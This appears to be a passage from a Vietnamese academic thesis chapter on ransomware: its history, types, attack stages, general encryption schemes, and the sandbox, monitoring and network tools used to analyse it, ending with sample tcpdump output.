Cơ chế	Mã hóa và hiển thị yêu cầu tiền chuộc	Tự nhân bản qua file	Ngụy trang dưới phần mềm	Tự động lan qua mạng	Ghi lại thao tác bàn phím	Ẩn mã độc trong hệ điều hành
Lây lan	Email, liên kết giả mạo	File, chương trình	Phần mềm giả mạo	Mạng hoặc ổ USB	Kèm theo Trojan hoặc Virus	Kèm mã độc khác
Tác động	Khóa dữ liệu, gây áp lực tài chính	Phá hủy file, ứng dụng	Cài đặt mã độc khác	Tắc nghẽn mạng	Đánh cắp mật khẩu, thông tin	Che giấu hoạt động mã độc
Thời gian	Ngắn hạn	Dài hạn	Dài hạn	Ngắn hạn	Dài hạn	Dài hạn

Bảng 2.3: Bảng so sánh ransomware với các loại mã độc khác.

2.2. Tổng quan về Ransomware

2.2.1 Lịch sử hình thành và phát triển của Ransomware

Lịch sử hình thành và phát triển của ransomware được chia thành nhiều giai đoạn chính, mỗi giai đoạn đánh dấu sự tiến bộ và phức tạp hóa của các cuộc tấn công.

a) Giai đoạn đầu từ năm 1980 - 1990

Xuất hiện lần đầu vào cuối những năm 1980 với loại mã độc đầu tiên ghi nhận là PC Cyborg, còn được gọi là AIDS Trojan do Joseph Popp phát triển. Phần mềm này được phân phối dưới dạng một bộ ổ đĩa cho các nhà nghiên cứu về AIDS. Khi cài đặt, nó mã hóa tên của các tệp trên ổ đĩa và yêu cầu nạn nhân gửi tiền chuộc 189 USD qua thư tay đến một địa chỉ ở Panama để nhận lại mật khẩu giải mã.



Imagine 2



Imagine 3

Hình 2.17: Hình ảnh về AIDS Trojan .

b) Giai đoạn phát triển năm 2000

Ransomware bắt đầu phát triển và trở nên phức tạp hơn với sự tiến bộ của công nghệ mã hóa và sự phổ biến của Internet. Các cuộc tấn công ransomware như: Gpcode" (2006) và Krotten (2007) sử dụng các thuật toán mã hóa mạnh hơn như: RSA và AES, để mã hóa dữ liệu. Ransomware bắt đầu lây lan thông qua email độc hại và phần mềm giả mạo, tạo ra các mối đe dọa nghiêm trọng hơn đối với các hệ thống thông tin.



Hình 2.18: Hình ảnh về Gpcode Ransomware.

c) Giai đoạn tăng trưởng năm 2010

Ransomware đã tiến hóa vượt bậc với sự xuất hiện của CryptoLocker (2013), đây là một bước ngoặt lớn nhờ sử dụng mã hóa RSA-2048 mạnh mẽ và yêu cầu nạn nhân trả tiền chuộc bằng Bitcoin hoặc MoneyPak. Ngoài ra, còn có CryptoWall (2014) đã thu về cho kẻ tấn công hơn 18 triệu USD.



Hình 2.19: Hình ảnh về CryptoLocker bên trái và CryptoWall bên phải.

d) Giai đoạn tổ chức và chuyên nghiệp hóa từ năm 2015 trở đi

Một trong những cuộc tấn công ransomware lớn nhất trong lịch sử, WannaCry (2017) đã tấn công hàng trăm nghìn máy tính trên toàn thế giới, ảnh hưởng đến các tổ chức lớn như NHS ở Anh và các công ty khác. WannaCry sử dụng lỗ hổng EternalBlue của NSA để lan truyền nhanh chóng.




Hình 2.20: Hình ảnh về WannaCry Ransomware.

Ngoài WannaCry ta còn có các cuộc tấn công khác như: NotPetya (2017) nhằm phá hủy hệ thống của các tổ chức lớn, Ryuk (2018) tập trung vào các tổ chức lớn và chính phủ thường được phân phối thông qua các cuộc tấn công spear-phishing.

2.2.2 Phân loại Ransomware

a) Locker Ransomware



Hình 2.21: Hình ảnh về WinLocker thuộc dạng Locker Ransomware.

Locker Ransomware là một loại ransomware tập trung vào việc khóa người dùng khỏi hệ thống hoặc các tệp tin cụ thể thay vì mã hóa dữ liệu. Dưới đây là một số đặc điểm chính của Locker Ransomware:

- Khóa màn hình trên máy tính của nạn nhân, ngăn chặn việc truy cập vào hệ thống. Màn hình này thường chứa thông báo yêu cầu nạn nhân trả tiền để mở khóa.
- Khóa tệp tin trên hệ thống, ngăn chặn việc truy cập vào chúng.

Loại này thường được phân phối thông qua các phương thức như: email giả mạo, tải xuống phần mềm độc hại, hoặc qua các lỗ hổng bảo mật trong hệ thống.




Hình 2.22: Hình ảnh về cách hoạt động của Locker.

b) Crypto Ransomware

Crypto Ransomware là một loại ransomware tập trung vào việc mã hóa dữ liệu của nạn nhân bằng cách sử dụng các thuật toán mã hóa mạnh như: RSA, AES, hoặc DES để mã hóa. Sau khi mã hóa, dữ liệu trở nên không thể truy cập được, cho đến khi nạn nhân trả tiền chuộc.



Hình 2.23: Hình ảnh về cách hoạt động của Crypto Ransomware.



Hình 2.24: Hình ảnh về CryptoBlocker thuộc dạng Crypto Ransomware.

2.2.3 Các giai đoạn hoạt động của Ransomware

a) Xâm nhập hệ thống

Đây là giai đoạn đầu tiên trong quá trình hoạt động của ransomware. Trong giai đoạn này, ransomware cố gắng vào được hệ thống của nạn nhân thông qua các phương thức phổ biến để sử dụng xâm nhập như: Email phishing, USB nhiễm độc, mạng không dây công cộng hoặc qua các ứng dụng mã nguồn mở không an toàn.

b) Mã hóa dữ liệu

Sau khi xâm nhập, Ransomware bắt đầu tiến hành quét các tệp quan trọng như: tài liệu, hình ảnh, và cơ sở dữ liệu sau đó tiến hành mã hóa dữ liệu trên hệ thống bằng cách sử dụng các thuật toán mã hóa mạnh để mã hóa dữ liệu của nạn nhân, làm cho dữ liệu trở nên không thể truy cập được.

c) Thông báo đòi tiền chuộc

Giai đoạn tiếp theo sau khi dữ liệu đã bị mã hóa. Trong giai đoạn này, ransomware hiển thị một thông báo yêu cầu nạn nhân trả tiền để giải mã dữ liệu.

d) Giải mã dữ liệu

Đây là giai đoạn cuối cùng xảy ra trong quá trình hoạt động của ransomware, nạn nhân có thể nhận lại dữ liệu đã bị mã hóa nếu họ trả tiền chuộc.

2.3 Phương pháp phân tích mã độc

2.3.1 Phân tích tĩnh

Phân tích tĩnh là quá trình phân tích mã độc mà không thực sự chạy nó. Thay vào đó, người phân tích sẽ kiểm tra trực tiếp các file thực thi, mã nguồn hoặc các thông tin liên quan để tìm ra các đặc điểm, hành vi và mục tiêu của mã độc.

Các kỹ thuật phân tích tĩnh:

- Phân tích cấu trúc của file thực thi, định dạng file, các hàm API được gọi, các chuỗi đặc biệt, v.v...
- Phân tích mã nguồn để hiểu rõ logic hoạt động của mã độc.
- Phân tích kiểm tra để tìm kiếm các mẫu mã độc đã biết, các lỗ hổng bảo mật tiềm ẩn, thông qua các công cụ như: Metadata Analysis, Signature Analysis, Static Code Analysis, v.v...

2.3.2 Phân tích động

Phân tích động là quá trình phân tích mã độc bằng cách thực thi nó trong một môi trường cách ly và quan sát hành vi của nó.

Các kỹ thuật phân tích động:

- Debugger để theo dõi từng bước thực thi của mã độc, xem các giá trị của biến, các hàm được gọi, v.v...
- Monitor hệ thống để theo dõi các thay đổi của hệ thống khi mã độc đang chạy, như: các tệp được tạo, các kết nối mạng, các đăng ký registry bị sửa đổi.
- Chạy mã độc trong một môi trường ảo để ngăn chặn nó gây hại đến hệ thống thực.

2.3.3 So sánh phân tích tĩnh và phân tích động

Dưới đây là bảng so sánh phân tích tĩnh và phân tích động

Đặc điểm	Phân tích tĩnh	Phân tích động
Môi trường	Không cần chạy mã độc.	Chạy mã độc trong môi trường kiểm soát.
Mục tiêu	Phân tích cấu trúc, tìm kiếm các dấu hiệu đặc trưng.	Quan sát hành vi khi chạy.
Phương pháp	Kiểm tra trực tiếp file, mã nguồn.	Thực thi mã độc trong môi trường cách ly.
Độ an toàn	An toàn hơn.	Nguy hiểm hơn
Khả năng phát hiện hành vi	Hạn chế.	Tốt hơn..

che giấu		
Ảnh hưởng bởi obfuscation	Dễ bị ảnh hưởng.	Ít bị ảnh hưởng.
Ưu điểm	Nhanh, an toàn, dễ tự động hóa.	Phát hiện được hành vi động, phát hiện được các loại mã độc phức tạp.
Nhược điểm	Không phát hiện được hành vi động, có thể bỏ sót một số loại mã độc.	Chậm, nguy hiểm, yêu cầu chuyên môn cao.

Bảng 2.4: Bảng so sánh phân tích tĩnh và phân tích động.

2.4. Cơ chế mã hóa và giải mã trong Ransomware

2.4.1 Các thuật toán mã hóa phổ biến

Ransomware thường sử dụng các thuật toán mã hóa mạnh để đảm bảo dữ liệu của nạn nhân không thể giải mã mà không có khóa đúng. Hai thuật toán mã hóa phổ biến được sử dụng trong ransomware là AES và RSA.

a) AES (Advanced Encryption Standard)

AES là một thuật toán mã hóa đối xứng, được sử dụng rộng rãi trong các ứng dụng bảo mật. AES sử dụng cùng một khóa cho cả quá trình mã hóa và giải mã.

Các đặc điểm của AES:

- Mã hóa và giải mã sử dụng cùng một khóa.
- Tốc độ xử lý nhanh và hiệu quả.
- Độ dài khóa 128, 192, và 256 bit.
- Hiệu suất cao và tốc độ mã hóa nhanh.
- AES được coi là an toàn với các độ dài khóa 128 bit trở lên.

b) RSA (Rivest–Shamir–Adleman)

RSA là một thuật toán mã hóa bất đối xứng, sử dụng một cặp khóa: khóa công khai (public key) và khóa riêng (private key). Khóa công khai được sử dụng để mã hóa, trong khi khóa riêng được sử dụng để giải mã.

Các đặc điểm của RSA:

- Khóa công khai được sử dụng để mã hóa.
- Chỉ khóa riêng của tin tặc mới có thể giải mã dữ liệu.

- Khóa dài 2048 hoặc 4096 bit khiến việc phá mã trở nên khó khăn.
- RSA chậm hơn so với AES, đặc biệt khi sử dụng các độ dài khóa lớn.
- RSA được coi là an toàn với các độ dài khóa 2048 bit trở lên.

2.4.2 Kết hợp mã hóa đối xứng và bất đối xứng trong Ransomware

Xu hướng hiện nay các tin tặc thường kết hợp cả mã hóa đối xứng và bất đối xứng để tăng cường độ bảo mật và hiệu suất. Cách tiếp cận này cho phép ransomware mã hóa dữ liệu một cách nhanh chóng và an toàn.

Cách thức hoạt động:

1. Ransomware tạo ra một khóa AES ngẫu nhiên để mã hóa dữ liệu của nạn nhân
2. Khóa AES được mã hóa bằng khóa công khai RSA của kẻ tấn công.
3. Dữ liệu của nạn nhân được mã hóa bằng khóa AES.
4. Khóa AES đã mã hóa bằng RSA được lưu trữ cùng với dữ liệu đã mã hóa.

2.4.3 Điểm yếu của Ransomware trong cơ chế mã hóa

Mặc dù ransomware sử dụng các thuật toán mã hóa mạnh, nhưng vẫn có một số điểm yếu có thể bị khai thác để phá vỡ cơ chế mã hóa của chúng như:

- Ransomware có thể bị lộ khóa mã hóa hoặc các thông tin quan trọng trong quá trình triển khai.
- Không có gì đảm bảo rằng kẻ tấn công sẽ thực hiện giải mã dữ liệu ngay cả khi nạn nhân trả tiền chuộc.
- Nếu nạn nhân có bản sao lưu dữ liệu, họ có thể khôi phục dữ liệu mà không cần trả tiền chuộc.
- Các chuyên gia bảo mật có thể sử dụng các phương pháp khác như: phân tích mã độc, phân tích mạng, hoặc phân tích bộ nhớ để phá vỡ mã hóa.
- Nếu máy chủ điều khiển Command & Control Server bị hạ gục hoặc chiếm quyền kiểm soát, nạn nhân có thể lấy lại khóa giải mã.
- Một số thuật toán mã hóa cũ hoặc lỗi thời có thể bị phá vỡ bằng cách tấn công brute-force hoặc khai thác lỗ hổng.


2.5. Công cụ và môi trường hỗ trợ phân tích mã độc

2.5.1 Sandbox và hệ thống ảo hóa

a) Sandbox

Sandbox là một môi trường được cô lập hoàn toàn với hệ thống chính, cho phép người dùng có thể phân tích mã độc mà không gây ảnh hưởng đến hệ thống thực tế.

Sandbox thường được sử dụng để quan sát hành vi của mã độc, ghi lại các hoạt động của nó và phân tích các tác động có thể xảy ra.





Hình 2.25: Hình ảnh Cuckoo sandbox.

Các sandbox phổ biến như Cuckoo Sandbox, Windows sandbox giúp ghi nhận hành vi mã độc, bao gồm thay đổi tệp, khóa registry và giao tiếp mạng, giúp cho phân tích viên hiểu rõ về cách hoạt động và mục tiêu của mã độc.

b) Virtualization

Hệ thống ảo hóa cho phép ta tạo ra các máy ảo Virtual Machines - VMs để chạy các hệ điều hành khác nhau. Việc sử dụng hệ thống ảo hóa giúp tăng cường tính bảo mật và giảm thiểu rủi ro khi phân tích mã độc. Nếu mã độc gây hại cho máy ảo, người phân tích có thể dễ dàng khôi phục lại trạng thái ban đầu hoặc loại bỏ máy ảo mà không ảnh hưởng đến hệ thống chính.

Các công cụ ảo hóa như: VMware, VirtualBox, hoặc Hyper-V để tạo các máy ảo mô phỏng hệ điều hành mục tiêu.




Hình 2.26: Hình ảnh công cụ Vmware workstation bên trái, VirtualBox bên phải.

2.5.2 Công cụ giám sát hành vi

a) Sysinternals Suite

Sysinternals Suite là một bộ công cụ miễn phí của Microsoft, cung cấp nhiều tiện ích giúp người dùng phân tích giám sát và kiểm soát các hoạt động của hệ thống. Một số công cụ quan trọng trong Sysinternals Suite bao gồm:

- Process Explorer giúp giám sát các tiến trình đang chạy trên hệ thống, hiển thị thông tin chi tiết về các tiến trình, bao gồm các tệp và khóa Registry mà chúng sử dụng.
- Process Monitor dùng để ghi lại các hoạt động của hệ thống như truy cập tệp, Registry, và các tiến trình, giúp phát hiện các hành vi độc hại.
- Autoruns để hiển thị các ứng dụng, dịch vụ, và các mục khởi động khác mà có thể được sử dụng để duy trì mã độc trên hệ thống.




Hình 2.27: Hình ảnh công cụ Sysinternals Suite.

b) Fiddler

Đây là một công cụ giám sát và ghi lại các giao tiếp mạng http/https giữa máy tính và các máy chủ khác. Fiddler cho phép người dùng phân tích xem các yêu cầu và phản hồi mạng, giúp phát hiện các hoạt động liên quan đến việc truyền dữ liệu độc hại

hoặc tương tác với các máy chủ từ xa. Thường được sử dụng trong việc phân tích mã độc Ransomware khi giao tiếp với C2 để gửi khóa mã hóa.




Hình 2.28: Hình ảnh công cụ Fiddler.

2.5.3 Các bộ công cụ phân tích mạng

a) Wireshark

Wireshark là một công cụ phân tích gói mạng mạnh mẽ, cho phép người dùng phân tích xem các gói dữ liệu được truyền qua mạng. Wireshark hỗ trợ nhiều giao thức mạng khác nhau và cung cấp các tính năng như: lọc gói, phân tích thời gian thực, và hiển thị chi tiết các gói dữ liệu.



Hình 2.29: Hình ảnh công cụ Wireshark.

Việc sử dụng Wireshark giúp phát hiện các hoạt động mạng độc hại, như: kết nối đến các máy chủ từ xa, truyền dữ liệu độc hại, hoặc các cuộc tấn công mạng.

b) TCPCDump

TCPDump là một công cụ phân tích gói mạng theo dòng lệnh, thường được sử dụng trên các hệ thống Unix/Linux. TCPDump cho phép người phân tích bắt và hiển thị các gói dữ liệu được truyền qua mạng. Mặc dù không có giao diện đồ họa như Wireshark, TCPDump vẫn là một công cụ mạnh mẽ và linh hoạt để phân tích mạng, đặc biệt là trong các môi trường dòng lệnh.

```

manav@ubuntu1nux:~$ sudo tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
[listening on wlan0, link-type EN10MB (Ethernet), capture size 262144 bytes]
12:12:15.724337 IP fe80::c6b:7fff:fe26:ceac > ff02::1:3: Hdr ICMP, multicast listener report v2, 1 group record(s), length 28
12:12:15.737024 IP fe80::c6b:7fff:fe26:ceac > b.resolvers.Level3.net.domain 60873: PTR 6.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa. (90)
12:12:15.937343 IP b.resolvers.Level3.net.domain > ubuntu1nux.60811: 60873 NXDomain 0/1/0 (154)
12:12:15.939727 IP fe80::c6b:7fff:fe26:ceac > b.resolvers.Level3.net.domain 7027: PTR c.a.e.c.6.2.e.f.f.7.0.8.c.6.0.0.0.0.0.0.0.0.0.0.0.0.8.e.f.ip6.arpa. (90)
12:12:15.940121 IP b.resolvers.Level3.net.domain > ubuntu1nux.44132: 7027 NXDomain 0/1/0 (149)
12:12:16.144477 IP fe80::c6b:7fff:fe26:ceac > b.resolvers.Level3.net.domain 44074: PTR 2.2.2.4.in-addr.arpa. (38)
12:12:16.182985 IP fe80::c6b:7fff:fe26:ceac.ndns > ff02::fb.ndns: 0 [2q] [2n] ANY (QU?) Android.Local. ANY (QU?) Android.Local. (81)
12:12:16.346940 IP b.resolvers.Level3.net.domain > ubuntu1nux.54078: 44074 1/0/0 PTR b.resolvers.Level3.net. (74)
12:12:16.347337 IP fe80::c6b:7fff:fe26:ceac > b.resolvers.Level3.net.domain 44074: PTR 102.0.108.192.in-addr.arpa. (44)
12:12:16.442544 IP fe80::c6b:7fff:fe26:ceac.ndns > ff02::fb.ndns: 0 [2q] [2n] ANY (QM?) Android.Local. ANY (QM?) Android.Local. (81)
12:12:16.515363 IP b.resolvers.Level3.net.domain > ubuntu1nux.40932: 34012 NXDomain* 0/1/0 (103)
12:12:16.517489 IP fe80::c6b:7fff:fe26:ceac > b.resolvers.Level3.net.domain 3094: PTR b.f.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa. (90)
12:12:16.517884 IP fe80::c6b:7fff:fe26:ceac > ff02::1:3: Hdr ICMP, multicast listener report v2, 1 group record(s), length 28
12:12:16.608420 IP b.resolvers.Level3.net.domain > ubuntu1nux.53519: 3094 NXDomain 0/1/0 (154)
12:12:16.638273 IP fe80::c6b:7fff:fe26:ceac.ndns > ff02::fb.ndns: 0 [2q] [2n] ANY (QM?) Android.Local. ANY (QM?) Android.Local. (81)
12:12:16.638673 IP fe80::c6b:7fff:fe26:ceac.ndns > ff02::fb.ndns: 0* [0q] 4/0/3 (Cache Flush) PTR Android.Local., (Cache Flush) PTR Android.Local., (Cache Flush) A 192.168.0.101, (Cache Flush) AAAA fe80::c6b:7fff:fe26:ceac (247)
12:12:17.986627 IP fe80::c6b:7fff:fe26:ceac.ndns > ff02::fb.ndns: 0* [0q] 4/0/3 (Cache Flush) PTR Android.Local., (Cache Flush) PTR Android.Local., (Cache Flush) A 192.168.0.101, (Cache Flush) AAAA fe80::c6b:7fff:fe26:ceac (247)
12:12:18.238252 IP fe80::c6b:7fff:fe26:ceac > a23-39-122-85.deploy.static.akamaitechnologies.com.https: Flags [..], seq 89677880, win 501, options [nop,nop,TS val 2010432084 ecr 2402112534], length 0
12:12:18.239040 IP fe80::c6b:7fff:fe26:ceac > b.resolvers.Level3.net.domain 49805: PTR 85.122.39.23.in-addr.arpa. (43)
12:12:18.497830 IP a23-39-122-85.deploy.static.akamaitechnologies.com.https > ubuntu1nux.35076: Flags [R], seq 89677880, win 0, length 0
12:12:18.497830 IP b.resolvers.Level3.net.domain > ubuntu1nux.55784: 49805 1/0/0 PTR a23-39-122-85.deploy.static.akamaitechnologies.com. (107)
